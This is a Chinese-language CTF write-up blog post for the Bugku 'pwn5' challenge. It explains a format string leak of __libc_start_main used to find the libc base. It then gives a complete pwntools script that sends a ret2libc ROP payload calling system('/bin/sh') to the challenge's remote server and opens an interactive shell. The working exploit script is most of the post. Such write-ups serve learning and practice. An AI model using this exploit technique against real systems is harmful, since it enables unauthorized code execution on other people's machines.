
bugku pwn5

原创

发蝴蝶和大脑斧 于 2019-07-17 16:00:34 发布 1490 收藏 1

分类专栏： pwn

本文链接：https://blog.csdn.net/weixin_41617275/article/details/96317200



参考writeup

首先发现第一次输入存在格式化字符串漏洞，泄露出栈上的__libc_start_main。这个是在start函数中入栈的，应该是每个程序都会进入main函数之前进行的操作。__libc_start_main是libc中的函数，可以泄露出加载libc的基地址。然后就是找服务器system地址和binsh地址，通过gadget赋值。

```
# -*- coding: utf-8 -*-
from pwn import *
context(os='linux', arch='amd64', log_level='debug')

#p = process("./human")
p=remote('114.116.54.89', 10005)

p.recvuntil("人类的本质是什么?\n")
payload1="%11$p"
p.sendline(payload1)
p.recvline()

libc_start_main_addr=p.recvuntil("%11$p")[:-6]
libc_base=int(libc_start_main_addr,16)-0x20830      #gdb读内存，发现偏移0x20830
sys=libc_base+0x0000000000045390                    #偏移
bin_sh = libc_base+0x18cd57       #偏移
pop_rdi = 0x400933                      #ROPgadget找human中的pop rdi ret

p.recvuntil('人类还有什么本质?\n')

payload = 'a鸽子' + 'a'
payload += '真香' + '\x00'
payload = payload.ljust(0x20,'a')
payload += 'bbbbbbbb' + p64(pop_rdi) + p64(bin_sh) + p64(sys)
p.sendline(payload)

p.interactive()
```